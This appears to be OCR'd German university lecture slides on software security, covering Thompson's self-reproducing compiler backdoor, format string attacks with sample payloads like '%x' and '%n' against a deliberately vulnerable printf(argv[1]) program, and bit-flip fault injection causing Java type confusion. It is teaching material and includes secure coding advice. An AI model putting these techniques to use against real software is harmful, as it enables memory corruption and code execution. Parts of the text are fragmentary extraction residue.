        if(match(s, "pattern1")) {
                compile ("bug1");
                return;
        }
        if(match(s, "pattern 2")) {
                compile ("bug 2");
                return;
        }
        ...
}
```

Erläuterung

- Pattern 1 ist die alte Hintertür für das Login-Programm
- Pattern 2 fügt Pattern 1 nur dann hinzu, wenn Compiler selbst übersetzt wird
- Wird dieser Compiler nun installiert, hat er folgende Funktionalität:
  - Wenn das Login-Programm übersetzt wird, wird eine Hintertür eingebaut
  - Wenn der Compiler übersetzt wird, dann wird in den Compiler Pattern 1 eingebaut
- Jetzt kann der verdächtige Code aus dem Quellcode des Compilers verschwinden
- die böse Funktionalität wird aber trotzdem immer wieder reproduziert (hat der Compiler „gelernt“)


bussy
Compiler
Quellcode
original
Compiler
bussy
compiler
original
login-Programm
bussy
compiler
login-Programm
mit Hintertür
original
C-Compiler
bussy
compiler

Skizzenvorlage



Erläuterung

- Angreifer manipuliert den Compiler Quellcode und baut die beiden Patterns ein wie oben beschrieben
- Angreifer nutzt den Originalcompiler, übersetzt den manipulierten Quellcode
- Im Ergebnis entsteht ein manipulierter Compiler, den der Angreifer als Standardcompiler installiert
- Auch wenn mit dem manipulierten Compiler „saubere“ Quellen übersetzt werden, entstehen manipulierte Binärprogramme
- Der Trojaner ist immer wieder da, aber aus dem Quellcode verschwunden!

Fazit

- Auch wenn die Quellen sauber sind, kann der (binär vorliegende) Compiler bösen Code erzeugen
- Das gilt auch für den Compiler
- Man müsste theoretisch einen Compiler ohne Compiler bauen, um aus dem Teufelskreis zu entkommen
- Oder man nimmt einfach an, dass ein bestimmter Compiler vertrauenswürdig ist
- Die Probleme, die in der Hardware stecken könnten, wurden noch gar nicht betrachtet ...

Zusammenfassung und Ausblick

- ✓ Kapitel 1: Einführung und Grundlagen
- ✓ Kapitel 2: Kryptographie
- Kapitel 3: Privacy
- ✓ Kapitel 4: Authentifikation
  - Lektion 1: Begriffe und grundsätzliche Probleme
  - Lektion 2: Referenzmonitor und Zugriffskontrolle
  - Lektion 3: Authentifikation des Verifiers
  - Lektion 4: Aspects of Trusting Trust
- ✓ Kapitel 5: Softwaresicherheit
- Kapitel 6: Cybercrime

26.1.
Gastvortrag
Jens Lindner

FRIEDRICH-ALEXANDER
UNIVERSITÄT
ERLANGEN-NÜRNBERG

Angewandte IT-Sicherheit
Einführung in die IT-Sicherheit

Felix Freiling

Kapitel 5 Softwaresicherheit

Lektion 10: Formatstring-Angriffe

Themen

- Kapitel 1: Einführung und Grundlagen
- Kapitel 2: Kryptographie
- Kapitel 3: Privacy
- Kapitel 4: Authentifikation
- Kapitel 5: Softwaresicherheit
  - Lektion 1: Programmierfehler (und ihre möglichen Auswirkungen)
  - Lektion 2: Race Conditions
  - Lektion 3: Code Injection-Angriffe
  - Lektion 4: Cross Site Scripting
  - Lektion 5: Integer Overflows
  - Lektion 6: Heap Overflows
  - Lektion 7: Shellcode
  - Lektion 8: Stack Overflows
  - Lektion 9: Return-oriented Programming (ROP)
  - Lektion 10: Formatstring-Angriffe
  - Lektion 11: Fehlerinjektion
- Kapitel 6: Cybercrime

Wiederholung: `printf` in C

- Signatur von **`printf`**:

```
int printf(const char* format, ...);
```

- Der Formatstring **`format`** bestimmt wie die weiteren übergebenen Parameter behandelt werden

Beispiele

- `printf("Zahl: %d", 35);`
- `printf("Zahl: %x", 35);`
- `printf("%s %n", buf, &num_bytes);`

Der Formatstring kann beliebig komplex sein

- `printf("%.20d", 35);`

Erläuterungen

- **`printf("Zahl: %d", 35);`**

  gibt die Zahl 35 in dezimaler Darstellung aus
- **`printf("Zahl: %x", 35);`**

  Ausgabe der Zahl 35 in hexadezimaler Darstellung
- **`printf("%s %n", buf, &num_bytes);`**


  Gibt den String `buf` aus und schreibt in `num_bytes` die Anzahl der ausgegebenen Zeichen
- Der Formatstring kann beliebig komplex sein
  - Beispiel: printf("%.20d", 35);
  - gibt die Zahl 35 mit 20-stelliger Genauigkeit aus
- Was ist, wenn man keine Argumente angibt?
- **`printf`** nimmt implizit an, dass die auszugebenden Argumente auf dem Stack liegen

Beispiel

Was macht der folgende Befehl?

printf("%x", 35)

```
printf("%x");
```




Erläuterungen

- **`printf`** nimmt implizit an, dass die auszugebenden Argumente auf dem Stack liegen
- Beispiel: Was macht der folgende Befehl?


```
printf("%x");
```

- gibt das oberste 32-Bit-Wort auf dem Stack in hexadezimaler Schreibweise aus



Was macht das hier?

```
printf("%x%x%x%x");

printf("%.20x");

printf("AAA%n");
```



Erläuterungen

- **`printf("%x%x%x%x");`**
  gibt die obersten vier Worte von Stack aus
- **`printf("%.20x");`**
  gibt das oberste Wort mit 20 Stellen Genauigkeit aus
- **`printf("AAA%n");`**
  Schreibt in die Speicherstelle, auf die das oberste Stack-Element zeigt, die Anzahl der bisher ausgegebenen Bytes

Was kann passieren?


```
#include <stdio.h>

int main(int argc, char* argv[]) {

  if (argc > 1)
    printf(argv[1]);

  return 0;
}
```

Erläuterungen

- Übergabe von `"Hello World"` ergibt `Hello World`
- Übergabe von `"%x %x"` ergibt (zum Beispiel)
  `12ffc0 4011e5`

Formatstring-Angriff

- Plan: verwende `%x` zur Analyse des Stacks und `%n` zur Veränderung des Speichers



- Beispiel:
  - gebe geeignete Anzahl von Zeichen aus
  - lege Zeiger auf die Rücksprungadresse auf den Stack
  - überschreibe Rücksprungadresse mit gewünschter Zahl mittels `%n`


Gute Programmiermuster

- Falsch:

```
printf(user_input);
```

- Richtig:

```
printf("%s", user_input);
```



Debug-Ausgaben

- Bei Debug-Ausgaben:
  - Mittels **`sprintf`** eine Nachricht in einem Buffer **`err_msg`** vorbereiten
  - Dann: **`fprintf(STDOUT, err_msg);`**
- Problem: Angreifer kann die Format-String-Zeichen **`%x`** etc. escapen
  - **`fprintf`** hat dann dieselben Probleme wie Beispiel von oben

Probleme bei Internationalisierung

- Häufig werden Meldungstexte einer Applikation in einer externen Datei abgelegt
  - Je nach verwendeter Sprache wird andere Datei verwendet

- Falls Angreifer Zugriff auf diese Datei hat, ist ebenfalls die Gefahr von Format String Angriffen gegeben

Vermeiden von Formatstring-Schwachstellen

- Alle Aufrufe der **`printf`**-Familie sind verdächtig
  - Falls der Format-String nicht explizit angegeben wurde, Herkunft des Strings prüfen
- Beispiel:
  - **`fprintf(STDOUT, msg_format, arg1, arg2);`**
- Wo kommt **`msg_format`** her? Wer hat darüber Kontrolle?
- Beim Testen: Streuen Sie **`%x`** oder **`%n`** in Ihre Eingabestrings ein
  Am besten alle **`printf`**-Aufrufe vermeiden
  - In C++ besser die Stream-Operatoren verwenden

FRIEDRICH-ALEXANDER
UNIVERSITÄT
ERLANGEN-NÜRNBERG

Angewandte IT-Sicherheit
Einführung in die IT-Sicherheit

Felix Freiling

Kapitel 5 Softwaresicherheit


Lektion 11: Fehlerinjektion

Themen

- Kapitel 1: Einführung und Grundlagen
- Kapitel 2: Kryptographie
- Kapitel 3: Privacy
- Kapitel 4: Authentifikation
- Kapitel 5: Softwaresicherheit
  - Lektion 1: Programmierfehler (und ihre möglichen Auswirkungen)
  - Lektion 2: Race Conditions
  - Lektion 3: Code Injection-Angriffe
  - Lektion 4: Cross Site Scripting
  - Lektion 5: Integer Overflows
  - Lektion 6: Heap Overflows
  - Lektion 7: Shellcode
  - Lektion 8: Stack Overflows
  - Lektion 9: Return-oriented Programming (ROP)
  - Lektion 10: Formatstring-Angriffe
  - Lektion 11: Fehlerinjektion
- Kapitel 6: Cybercrime


Quellen

- Gollmann, Kapitel 10.4.5
- E. Normand: Single event upset at ground Level. IEEE Trans. Nuclear Science, 43(6):2742-2750, 1996
- S. Govindavajhala, A.W. Appel: Using Memory Errors to Attack a Virtual Machine. IEEE Symp. Security and Privacy, 2003.
- Yoongu Kim, Ross Daly, Jeremie Kim, Chris Fallin, Ji-Hye Lee, Donghyuk Lee, Chris Wilkerson, Konrad Lai, Onur Mutlu: Flipping bits in memory without accessing them: An experimental study of DRAM disturbance errors. ISCA 2014: 361-372


Объект
Тур
r
A
ч
B

Erläuterungen

- Sind nur die schwach getypten Sprachen ein Problem? Nein.
- Getypte Sprachen (wie Java) speichern zu jedem Zeiger einen Typ
  - Zugriffe, die nicht dem Typ entsprechen, werden unterbunden
- „Type Confusion“ tritt immer dann auf, wenn zwei Zeiger unterschiedlicher Typen auf ein und dasselbe Objekt zeigen







Figure 1 The Cumulative Dsitributiuion Function for Ground Level Errors (Error/Module-Year) in the Main Memory of theCRAY YMP-8

[Nomand, 1996]

Erläuterungen

- „Kosmische Strahlung“ seit langem als Ursache für Bitfehler in Speichern auf der Erde bekannt
  - RAM-Speicher enthalten häufig zum Schutz Codes, die manche Fehler korrigieren (ECC)
- Frühe Studie von Normand (1996) auf einer Cray8
  - 32 Speichermodule mit jeweils 256 Mbits SRAM
  - Pro 64 Bits im Speicher jeweils 8 Hamming Bits
  - Korrektur von 1-Bit-Fehlern beim Lesen
  - Erkennung (und Logging) von 2-Bit-Fehlern beim Lesen
  - Analyse der protokollierten Fehlerraten von 22 Monaten (1994-1996)

Von Bitfehlern zu Type Confusion





```
class A {
  A a1;
  A a2;
  B b;
  A a4;
  A a5;
  int i;
  A a7;
}
```

```
class B {
  A a1;
  A a2;
  A a3;
  A a4;
  A a5;
  A a6;
  A a7;
}
```

Skizzenvorlage


```
class A {
  A a1;
  A a2;
  B b;
  A a4;
  A a5;
  int i;
  A a7;
}
```




```
class B {
  A a1;
  A a2;
  A a3;
  A a4;
  A a5;
  A a6;
  A a7;
}
```

Erläuterungen

- Bitfehler werden heute nicht mehr protokolliert
  - Bitfehler kann man durch Glühlampe provozieren
  - Wie kann man das ausnutzen?
- Beispiel Java: Ziel: zwei Referenzen p und q
  - p ist von Typ A
  - q ist von Typ B
  - p und q zeigen auf denselben Speicher
- Dann kann man durch Zugriff auf i die Referenz a6 beliebig setzen




p ist Referenz auf Objekt vom Typ A

$x \oplus 2^i = y$

q zeigt auf ein Objekt vom Typ B

Skizzenvorlage



p ist Referenz auf Objekt vom Typ A

zeigt auf x

nach Speicherfehler zeigt p

auf $x \oplus 2^i = q$

Objekt	Typ
p	A
q	B

Erläuterungen

